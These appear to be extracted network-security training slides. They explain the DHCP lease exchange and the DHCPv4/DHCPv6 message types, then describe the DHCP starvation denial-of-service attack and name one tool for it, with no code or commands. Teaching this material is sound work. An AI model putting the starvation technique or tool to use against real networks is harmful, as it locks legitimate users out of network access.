


How DHCP Works



- ↳ DHCP servers maintain TCP/IP configuration information in a database such as valid TCP/IP configuration parameters, valid IP addresses, and duration of the lease offered by the server
- ↳ It provides address configurations to DHCP-enabled clients in the form of a lease offer

1. Client broadcasts DHCPDISCOVER/SOLICIT request asking for DHCP Configuration Information
2. DHCP-relay agent captures the client request and unicasts it to the DHCP servers available in the network
3. DHCP server unicasts DHCPOFFER/ADVERTISE, which contains client and server's MAC address
4. Relay agent broadcasts DHCPOFFER/ADVERTISE in the client's subnet
5. Client broadcasts DHCPREQUEST/REQUEST asking DHCP server to provide the DHCP configuration information
6. DHCP server sends unicast DHCPACK/REPLY message to the client with the IP config and information




DHCP Request/Reply Messages



DHCPv4 Message	DHCPv6 Message	Description
DHCPDiscover	Solicit	Client broadcast to locate available DHCP servers
DHCPOffer	Advertise	Server to client in response to DHCPDISCOVER with offer of configuration parameters
DHCPRequest	Request, Confirm, Renew, Rebind	Client message to servers either (a) Requesting offered parameters, (b) Confirming correctness of previously allocated address, or (c) Extending the lease period
DHCPAck	Reply	Server to client with configuration parameters, including committed network address
DHCPRelease	Release	Client to server relinquishing network address and canceling remaining lease
DHCPDecline	Decline	Client to server indicating network address is already in use
N/A	Reconfigure	Server tells the client that it has new or updated configuration settings. The client then sends either a renew/reply or Information-request/Reply transaction to get the updated information
DHCPIinform	Information Request	Client to server, asking only for local configuration parameters; client already has externally configured network address
N/A	Relay-Forward	A relay agent sends a relay-forward message to relay messages to servers, either directly or through another relay agent
N/A	Relay-Reply	A server sends a relay-reply message to a relay agent containing a message that the relay agent delivers to a client
DHCPNAK	N/A	Server to client indicating client's notion of network address is incorrect (e.g., Client has moved to new subnet) or client's lease has expired


IPv4 DHCP Packet Format



DHCP Starvation Attack



- This is a denial-of-service (DoS) attack on the DHCP servers where attacker broadcasts many DHCP requests and tries to lease all of the DHCP addresses available in the DHCP scope.
- As a result legitimate user is unable to obtain or renew their IP address requested via DHCP, failing access to the network access.




DHCP Starvation Attack Tools



Dhcpstarv

